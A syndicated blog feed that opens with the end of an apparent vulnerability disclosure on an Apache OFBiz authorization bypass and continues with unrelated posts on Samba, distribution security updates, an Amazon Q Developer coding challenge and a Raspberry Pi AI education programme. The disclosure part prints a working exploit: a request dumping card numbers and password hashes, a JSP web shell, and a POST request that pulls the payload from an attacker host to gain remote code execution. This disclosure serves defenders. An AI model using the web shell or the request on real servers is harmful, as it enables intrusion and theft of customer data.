
Watching the request in a debugger confirms that the requestUri and overrideViewUri value confusion is still possible in RequestHandler.java. This is depicted in the screenshot below, where our cURL request has resulted in requestUri being set to the unauthenticated endpoint and overrideViewUri being set to the authenticated view.
After the request completes, a second unauthenticated cURL request confirms that the operation completed successfully.
$ curl 'https://target:8443/common/stolen.txt' -k
<?xml version="1.0" encoding="UTF-8"?>
<entity-engine-xml>
    <CreditCard paymentMethodId="AMEX_01" cardType="CCT_AMERICANEXPRESS" cardNumber="378282246310005" expireDate="02/2100" companyNameOnCard="Your Company Name" firstNameOnCard="Smart" lastNameOnCard="Guy" contactMechId="9000" lastUpdatedStamp="2024-08-15 23:31:30.077" lastUpdatedTxStamp="2024-08-15 23:31:28.811" createdStamp="2024-08-15 23:31:30.077" createdTxStamp="2024-08-15 23:31:28.811"/>
    <CreditCard paymentMethodId="9015" cardType="CCT_VISA" cardNumber="4111111111111111" expireDate="02/2100" firstNameOnCard="DEMO" lastNameOnCard="CUSTOMER" contactMechId="9015" lastUpdatedStamp="2024-08-15 23:31:48.815" lastUpdatedTxStamp="2024-08-15 23:31:36.309" createdStamp="2024-08-15 23:31:48.815" createdTxStamp="2024-08-15 23:31:36.309"/>
    <CreditCard paymentMethodId="EUROCUSTOMER" cardType="CCT_VISA" cardNumber="4111111111111111" expireDate="02/2100" firstNameOnCard="EURO" lastNameOnCard="CUSTOMER" contactMechId="EUROCUSTOMER" lastUpdatedStamp="2024-08-15 23:31:48.898" lastUpdatedTxStamp="2024-08-15 23:31:36.309" createdStamp="2024-08-15 23:31:48.898" createdTxStamp="2024-08-15 23:31:36.309"/>
    <CreditCard paymentMethodId="FRENCHCUSTOMER" cardType="CCT_VISA" cardNumber="4111111111111111" expireDate="02/2100" firstNameOnCard="FRENCH" lastNameOnCard="CUSTOMER" contactMechId="FRENCHCUSTOMER" lastUpdatedStamp="2024-08-15 23:31:48.967" lastUpdatedTxStamp="2024-08-15 23:31:36.309" createdStamp="2024-08-15 23:31:48.967" createdTxStamp="2024-08-15 23:31:36.309"/>
    <UserLogin userLoginId="system" isSystem="Y" enabled="N" lastUpdatedStamp="2024-08-15 23:31:10.984" lastUpdatedTxStamp="2024-08-15 23:31:10.9" createdStamp="2024-08-15 23:31:06.603" createdTxStamp="2024-08-15 23:31:06.515" partyId="system"/>
    <UserLogin userLoginId="anonymous" enabled="N" lastUpdatedStamp="2024-08-15 23:31:06.637" lastUpdatedTxStamp="2024-08-15 23:31:06.515" createdStamp="2024-08-15 23:31:06.637" createdTxStamp="2024-08-15 23:31:06.515"/>
    <UserLogin userLoginId="admin" currentPassword="{SHA}47b56992cbc2b6d10aa1be30f20165adb305a41a" enabled="Y" lastTimeZone="America/Chicago" successiveFailedLogins="2" lastUpdatedStamp="2024-08-16 01:12:07.386" lastUpdatedTxStamp="2024-08-16 01:12:07.386" createdStamp="2024-08-15 23:31:25.561" createdTxStamp="2024-08-15 23:31:25.556" partyId="admin"/>
    <UserLogin userLoginId="flexadmin" currentPassword="{SHA}47b56994cbc2b6d10aa1be30f70165adb305a41a" lastUpdatedStamp="2024-08-15 23:31:26.341" lastUpdatedTxStamp="2024-08-15 23:31:26.278" createdStamp="2024-08-15 23:31:25.564" createdTxStamp="2024-08-15 23:31:25.556" partyId="admin"/>
    <UserLogin userLoginId="demoadmin" currentPassword="{SHA}47b56994cbc2b6d10aa1be30f70165adb305a41a" lastUpdatedStamp="2024-08-15 23:31:26.342" lastUpdatedTxStamp="2024-08-15 23:31:26.278" createdStamp="2024-08-15 23:31:25.565" createdTxStamp="2024-08-15 23:31:25.556" partyId="admin"/>
    <UserLogin userLoginId="ltdadmin" currentPassword="{SHA}47b56994cbc2b6d10aa1be30f70165adb305a41a" lastUpdatedStamp="2024-08-15 23:31:26.343" lastUpdatedTxStamp="2024-08-15 23:31:26.278" createdStamp="2024-08-15 23:31:25.566" createdTxStamp="2024-08-15 23:31:25.556" partyId="ltdadmin"/>
    <UserLogin userLoginId="ltdadmin1" currentPassword="{SHA}47b56994cbc2b6d10aa1be30f70165adb305a41a" lastUpdatedStamp="2024-08-15 23:31:26.344" lastUpdatedTxStamp="2024-08-15 23:31:26.278" createdStamp="2024-08-15 23:31:25.567" createdTxStamp="2024-08-15 23:31:25.556" partyId="ltdadmin1"/>
    <UserLogin userLoginId="bizadmin" currentPassword="{SHA}47b56994cbc2b6d10aa1be30f70165adb305a41a" lastUpdatedStamp="2024-08-15 23:31:26.345" lastUpdatedTxStamp="2024-08-15 23:31:26.278" createdStamp="2024-08-15 23:31:25.568" createdTxStamp="2024-08-15 23:31:25.556" partyId="bizadmin"/>
[..SNIP..]
The password hashes and credit card numbers have been written to an accessible file in the web root, demonstrating exploitation via patch bypass. It’s likely that cracking a user password hash would succeed in a real-world attack, since the password hashing algorithm is a weak one. However, to avoid having to crack any hashes, we also leveraged the vulnerability to achieve remote code execution.
Within controller.xml, a view map called viewdatafile is defined at [0].
[..SNIP..]
    <view-map name="xmldsdump" type="screen" page="component://webtools/widget/EntityScreens.xml#xmldsdump"/>
    <view-map name="xmldsrawdump" page="template/entity/xmldsrawdump.jsp"/>

    <view-map name="FindUtilCache" type="screen" page="component://webtools/widget/CacheScreens.xml#FindUtilCache"/>
    <view-map name="FindUtilCacheElements" type="screen" page="component://webtools/widget/CacheScreens.xml#FindUtilCacheElements"/>
    <view-map name="EditUtilCache" type="screen" page="component://webtools/widget/CacheScreens.xml#EditUtilCache"/>

    <view-map name="viewdatafile" type="screen" page="component://webtools/widget/MiscScreens.xml#viewdatafile"/> [0]

    <view-map name="LogConfiguration" type="screen" page="component://webtools/widget/LogScreens.xml#LogConfiguration"/>
    <view-map name="LogView" type="screen" page="component://webtools/widget/LogScreens.xml#LogView"/>
    <view-map name="FetchLogs" type="screen" page="component://webtools/widget/LogScreens.xml#FetchLogs"/>
[..SNIP..]
Within framework/webtools/widget/MiscScreens.xml, viewdatafile is associated with the script ViewDataFile.groovy (at [1]).
[..SNIP..]
    <screen name="viewdatafile">
        <section>
            <actions>
                <set field="headerItem" value="main"/>
                <set field="titleProperty" value="WebtoolsDataFileMainTitle"/>
                <set field="tabButtonItem" value="data"/>
                <script location="component://webtools/src/main/groovy/org/apache/ofbiz/webtools/datafile/ViewDataFile.groovy"/> [1]
            </actions>
            <widgets>
                <decorator-screen name="CommonImportExportDecorator" location="${parameters.mainDecoratorLocation}">
                    <decorator-section name="body">
                        <screenlet>
                            <platform-specific><html><html-template location="component://webtools/template/datafile/ViewDataFile.ftl"/></html></platform-specific>
                        </screenlet>
                    </decorator-section>
                </decorator-screen>
            </widgets>
        </section>
    </screen>
[..SNIP..]
That script is below. It checks for various request parameters (starting at [2]) to perform file operations. At [3], if DATAFILE_SAVE is present and a datafile was parsed, the datafile contents will be written to the disk location specified by DATAFILE_SAVE.
package org.apache.ofbiz.webtools.datafile

import org.apache.ofbiz.base.util.Debug
import org.apache.ofbiz.base.util.UtilProperties
import org.apache.ofbiz.base.util.UtilURL
import org.apache.ofbiz.datafile.DataFile
import org.apache.ofbiz.datafile.DataFile2EntityXml
import org.apache.ofbiz.datafile.ModelDataFileReader

uiLabelMap = UtilProperties.getResourceBundleMap('WebtoolsUiLabels', locale)
messages = []

dataFileSave = request.getParameter('DATAFILE_SAVE') [2]

entityXmlFileSave = request.getParameter('ENTITYXML_FILE_SAVE')

dataFileLoc = request.getParameter('DATAFILE_LOCATION')
definitionLoc = request.getParameter('DEFINITION_LOCATION')
definitionName = request.getParameter('DEFINITION_NAME')
dataFileIsUrl = null != request.getParameter('DATAFILE_IS_URL')
definitionIsUrl = null != request.getParameter('DEFINITION_IS_URL')

try {
    dataFileUrl = dataFileIsUrl ? UtilURL.fromUrlString(dataFileLoc) : UtilURL.fromFilename(dataFileLoc)
}
catch (java.net.MalformedURLException e) {
    messages.add(e.getMessage())
}

try {
    definitionUrl = definitionIsUrl ? UtilURL.fromUrlString(definitionLoc) : UtilURL.fromFilename(definitionLoc)
}
catch (java.net.MalformedURLException e) {
    messages.add(e.getMessage())
}

definitionNames = null
if (definitionUrl) {
    try {
        ModelDataFileReader reader = ModelDataFileReader.getModelDataFileReader(definitionUrl)
        if (reader) {
            definitionNames = ((Collection)reader.getDataFileNames()).iterator()
            context.put('definitionNames', definitionNames)
        }
    }
    catch (Exception e) {
        messages.add(e.getMessage())
    }
}

dataFile = null
if (dataFileUrl && definitionUrl && definitionNames) {
    try {
        dataFile = DataFile.readFile(dataFileUrl, definitionUrl, definitionName)
        context.put('dataFile', dataFile)
    }
    catch (Exception e) {
        messages.add(e.toString()); Debug.log(e)
    }
}

if (dataFile) {
    modelDataFile = dataFile.getModelDataFile()
    context.put('modelDataFile', modelDataFile)
}

if (dataFile && dataFileSave) { [3]
    try {
        dataFile.writeDataFile(dataFileSave)
        messages.add(uiLabelMap.WebtoolsDataFileSavedTo + dataFileSave)
    }
    catch (Exception e) {
        messages.add(e.getMessage())
    }
}

if (dataFile && entityXmlFileSave) {
    try {
        //dataFile.writeDataFile(entityXmlFileSave)
        DataFile2EntityXml.writeToEntityXml(entityXmlFileSave, dataFile)
        messages.add(uiLabelMap.WebtoolsDataEntityFileSavedTo + entityXmlFileSave)
    }
    catch (Exception e) {
        messages.add(e.getMessage())
    }
}
context.messages = messages
Apache OFBiz also ships with some example data files in datafiles.adoc. An excerpt of that text is included below.
[..SNIP..]
== Examples

=== Sample fixed width CSV file posreport.csv to be imported:
.An example of fixed width flat file import.
[source,csv]

021196033702    ,5031BB GLITTER GLUE PENS BRIGH  ,1           ,5031BB      ,       1,     299,
021196043121    ,BB4312 WONDERFOAM ASSORTED      ,1           ,BB4312      ,       1,     280,
021196055025    ,9905BB  PLUMAGE MULTICOLOURED   ,1           ,9905BB      ,       4,     396,

=== Sample xml definition file for importing select columns
.Sample xml definition file for importing select columns posschema.xml:
[source,xml]
    <data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <data-file name="posreport" separator-style="fixed-length" type-code="text">
            <record name="tillentry" limit="many">
                <field name="tillCode" type="String" length="16" position="0"></field>
                <field name="name" type="String" length="32" position="17"></field>
                <field name="prodCode" type="String" length="12" position="63"></field>
                <field name="quantity" type="String" length="8" position="76"></field>
                <field name="totalPrice" type="String" length="8" position="85"></field>
            </record>
        </data-file>
    </data-files>

.Another example reading fixed record little endian binary files
[source, xml]
    <data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <data-file name="stockdata" separator-style="fixed-record" type-code="text" record-length="768">
            <record name="stockdataitem" limit="many">
                <field name="barcode" type="NullTerminatedString" length="12" position="0"></field>
                <field name="prodCode" type="NullTerminatedString" length="12" position="68"></field>
                <field name="price" type="LEInteger" length="4" position="80"></field>
                <field name="name" type="NullTerminatedString" length="30" position="16"></field>
            </record>
        </data-file>
    </data-files>

=== Procedure:
In the interface enter something like:

. Definition Filename or URL: posschema.xml
. Data File Definition Name: posreport
. Data Filename or URL: posreport.csv
This information is very helpful for contextualizing what we learned from the Groovy script. We’ll need to provide an XML definition file location, a data file XML definition name, a CSV data file location, and a file path to save the extracted data from the CSV. We’ll also need to specify that both our definition file location and CSV location are remote URLs, which we can do via the DEFINITION_IS_URL and DATAFILE_IS_URL parameters.
Below is our malicious definition file, rceschema.xml. We define a “jsp” String field within a record in the datafile. In the XML, this represents our JSP web shell that will be written to the web root.
$ cat rceschema.xml
    <data-files xsi:noNamespaceSchemaLocation="http://ofbiz.apache.org/dtds/datafiles.xsd" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
        <data-file name="rce" separator-style="fixed-length" type-code="text" start-line="0" encoding-type="UTF-8">
            <record name="rceentry" limit="many">
                <field name="jsp" type="String" length="605" position="0"></field>
            </record>
        </data-file>
    </data-files>
Next, we’ll need a CSV containing a single line with a single value, our JSP web shell. This value is 605 characters long, as indicated in our XML definition. Since we’re injecting our payload into a CSV context, we’ll build a string in the JSP to avoid any commas, and we’ll delimit the payload with a comma.
$ cat rcereport.csv
<%@ page import='java.io.*' %><%@ page import='java.util.*' %><h1>Ahoy!</h1><br><% String getcmd = request.getParameter("cmd"); if (getcmd != null) { out.println("Command: " + getcmd + "<br>"); String cmd1 = "/bin/sh"; String cmd2 = "-c"; String cmd3 = getcmd; String[] cmd = new String[3]; cmd[0] = cmd1; cmd[1] = cmd2; cmd[2] = cmd3; Process p = Runtime.getRuntime().exec(cmd); OutputStream os = p.getOutputStream(); InputStream in = p.getInputStream(); DataInputStream dis = new DataInputStream(in); String disr = dis.readLine(); while ( disr != null ) { out.println(disr); disr = dis.readLine();}} %>,
Lastly, we’ll start a Python web server listening on port 80 of our attack machine, then perform a cURL request to exploit the vulnerability.
POST /webtools/control/forgotPassword/viewdatafile HTTP/2
Host: target:8443
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 241
Content-Type: application/x-www-form-urlencoded

DATAFILE_LOCATION=http://attacker:80/rcereport.csv&DATAFILE_SAVE=./applications/accounting/webapp/accounting/index.jsp&DATAFILE_IS_URL=true&DEFINITION_LOCATION=http://attacker:80/rceschema.xml&DEFINITION_IS_URL=true&DEFINITION_NAME=rce

After the server fetches and processes our two files, browsing the targeted accounting/index.jsp path confirms that we’ve established unauthenticated remote code execution.
We’d like to thank the Apache OFBiz team, who quickly responded to our disclosure and patched the vulnerability in v18.12.16. In this patch, authorization checks were implemented for the view. This change validates that a view should permit anonymous access if a user is unauthenticated, rather than performing authorization checks purely based on the target controller. OFBiz users should update to the fixed version as soon as possible.
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-32113, CVE-2024-36104, CVE-2024-38856, and CVE-2024-45195 with vulnerability checks expected to be available in today’s (Thursday, September 5) content release.
Post Syndicated from corbet original https://lwn.net/Articles/989047/
Version 4.21.0 of the Samba Windows interoperability suite has been
released. Changes include some authentication hardening, a number of LDAP
improvements, per-user and per-group veto and hide files, group-managed
service accounts, and quite a bit more.
Post Syndicated from jake original https://lwn.net/Articles/989046/
Security updates have been issued by AlmaLinux (bubblewrap and flatpak, containernetworking-plugins, fence-agents, ghostscript, krb5, orc, podman, python3.11, python3.9, resource-agents, runc, and wget), Debian (chromium, cinder, glance, gnutls28, nova, nsis, python-oslo.utils, ruby-sinatra, and setuptools), Fedora (kernel), Oracle (bubblewrap and flatpak, buildah, containernetworking-plugins, fence-agents, ghostscript, gvisor-tap-vsock, kernel, krb5, libndp, nodejs:18, orc, podman, postgresql, python-urllib3, python3.11, python3.12, python3.9, runc, skopeo, and wget), SUSE (hdf5, netcdf, trilinos), and Ubuntu (firefox, imagemagick, ironic, openssl, python-django, vim, and znc).
Post Syndicated from The History Guy: History Deserves to Be Remembered original https://www.youtube.com/watch?v=YoTqL_e-WSY
Post Syndicated from Aaron Sempf original https://aws.amazon.com/blogs/devops/amazon-q-developer-code-challenge/
Amazon Q Developer is a generative artificial intelligence (AI) powered conversational assistant that can help you understand, build, extend, and operate AWS applications. You can ask questions about AWS architecture, your AWS resources, best practices, documentation, support, and more.
With Amazon Q Developer in your IDE, you can write a comment in natural language that outlines a specific task, such as, “Upload a file with server-side encryption.” Based on this information, Amazon Q Developer recommends one or more code snippets directly in the IDE that can accomplish the task. You can quickly and easily accept the top suggestions (tab key), view more suggestions (arrow keys), or continue writing your own code.
However, Amazon Q Developer in the IDE is more than just a code completion plugin. Amazon Q Developer is a generative AI (GenAI) powered assistant for software development that can be used to have a conversation about your code, get code suggestions, or ask questions about building software. This provides the benefits of collaborative paired programming, powered by GenAI models that have been trained on billions of lines of code, from the Amazon internal code-base and publicly available sources.
At the 2024 AWS Summit in Sydney, an exhilarating code challenge took center stage, pitting a Blue Team against a Red Team, with approximately 10 to 15 challengers in each team, in a battle of coding prowess. The challenge consisted of 20 tasks, starting with basic math and string manipulation, and progressively escalating in difficulty to include complex algorithms and intricate ciphers.
The Blue Team had a distinct advantage, leveraging the powerful capabilities of Amazon Q Developer, the most capable generative AI-powered assistant for software development. With Q Developer’s guidance, the Blue Team navigated increasingly complex tasks with ease, tapping into Q Developer’s vast knowledge base and problem-solving abilities. In contrast, the Red Team competed without assistance, relying solely on their own coding expertise and problem-solving skills to tackle daunting challenges.
As the competition unfolded, the two teams battled it out, each striving to outperform the other. The Blue Team’s efficient use of Amazon Q Developer proved to be a game-changer, allowing them to tackle the most challenging tasks with remarkable speed and accuracy. However, the Red Team’s sheer determination and technical prowess kept them in the running, showcasing their ability to think outside the box and devise innovative solutions.
The culmination of the code challenge was a thrilling finale, with both teams pushing the boundaries of their skills and ultimately leaving the audience in a state of admiration for their remarkable achievements.

The graph shows the average completion time in which Team Blue “Q Developer” completed more questions across the board in less time than Team Red “Solo Coder”. Within the 1-hour time limit, Team Blue got all the way to Question 19, whereas Team Red only got to Question 16.
There are some assumptions and validations. People who consider themselves very experienced programmers were encouraged to choose team Red and not use AI, to test themselves against team Blue, those using AI. The code challenges were designed to test the output of applying logic. They were specifically designed to be passable without the use of Amazon Q Developer, to test the optimization of writing logical code with Amazon Q Developer. As a result, the code tasks worked well with Amazon Q Developer due to the nature of and underlying training of Amazon Q Developer models. Many people who attended the event were not Python Programmers (we constrained the challenge to Python only), and walked away impressed at how much of the challenge they could complete.
As an example of one of the more complex questions competitors were given to solve was:
The questions were both algorithmic and logical in nature, which made them great for testing conversational natural language capability to solve questions using Amazon Q Developer, or by applying one’s own logic to write code to solve the question.
Top scoring individual per team:
| Total Questions Complete | individual time (min) | |
|---|---|---|
| With Q Developer (Blue Team) | 19 | 30.46 |
| Solo Coder (Red Team) | 16 | 58.06 |
By comparing the top two competitors, and considering the solo coder was a highly experienced programmer versus the top Q Developer coder, who was a relatively new programmer not familiar with Python, you can see the efficiency gain when using Q Developer as an AI peer programmer. It took the entire 60 minutes for the solo coder to complete 16 questions, whereas the Q Developer coder got to the final question (Question 20, incomplete) in half of the time.
Integrating advanced IDE features and adopting paired programming have significantly improved coding efficiency and quality. However, the introduction of Amazon Q Developer has taken this evolution to new heights. By tapping into Q Developer’s vast knowledge base and problem-solving capabilities, the Blue Team was able to navigate complex coding challenges with remarkable speed and accuracy, outperforming the unassisted Red Team. This highlights the transformative impact of leveraging generative AI as a collaborative pair programmer in modern software development, delivering greater efficiency, problem-solving, and, ultimately, higher-quality code. Get started with Amazon Q Developer for your IDE by installing the plugin and enabling your builder ID today.
About the authors:
Post Syndicated from Philip Colligan original https://www.raspberrypi.org/blog/experience-ai-expands-to-reach-over-2-million-students/
Two years ago, we announced Experience AI, a collaboration between the Raspberry Pi Foundation and Google DeepMind to inspire the next generation of AI leaders.
Today I am excited to announce that we are expanding the programme with the aim of reaching more than 2 million students over the next 3 years, thanks to a generous grant of $10m from Google.org.

AI technologies are already changing the world and we are told that their potential impact is unprecedented in human history. But just like every other wave of technological innovation, along with all of the opportunities, the AI revolution has the potential to leave people behind, to exacerbate divisions, and to make more problems than it solves.
Part of the answer to this dilemma lies in ensuring that all young people develop a foundational understanding of AI technologies and the role that they can play in their lives.

That’s why the conversation about AI in education is so important. A lot of the focus of that conversation is on how we harness the power of AI technologies to improve teaching and learning. Enabling young people to use AI to learn is important, but it’s not enough.
We need to equip young people with the knowledge, skills, and mindsets to use AI technologies to create the world they want. And that means supporting their teachers, who once again are being asked to teach a subject that they didn’t study.
That’s the work that we’re doing through Experience AI, an ambitious programme to provide teachers with free classroom resources and professional development, enabling them to teach their students about AI technologies and how they are changing the world. All of our resources are grounded in research that defines the concepts that make up AI literacy, they are rooted in real world examples drawing on the work of Google DeepMind, and they involve hands-on, interactive activities.

The Experience AI resources have already been downloaded 100,000 times across 130 countries and we estimate that 750,000 young people have taken part in an Experience AI lesson already.
In November 2023, we announced that we were building a global network of partners that we would work with to localise and translate the Experience AI resources, to ensure that they are culturally relevant, and organise locally delivered teacher professional development. We’ve made a fantastic start working with partners in Canada, India, Kenya, Malaysia, and Romania; and it’s been brilliant to see the enthusiasm and demand for AI literacy from teachers and students across the globe.
Thanks to an incredibly generous donation of $10m from Google.org – announced at Google.org’s first Impact Summit – we will shortly be welcoming new partners in 17 countries across Europe, the Middle East, and Africa, with the aim of reaching more than 2 million students in the next three years.
Alongside the expansion of the global network of Experience AI partners, we are also launching new resources that focus on critical issues of AI safety.

AI and Your Data: Helping young people reflect on the data they are already providing to AI applications in their lives and how the prevalence of AI tools might change the way they protect their data.
Media Literacy in the Age of AI: Highlighting the ways AI tools can be used to perpetuate misinformation and how AI applications can help combat misleading claims.
Using Generative AI Responsibly: Empowering young people to reflect on their responsibilities when using Generative AI and their expectations of developers who release AI tools.
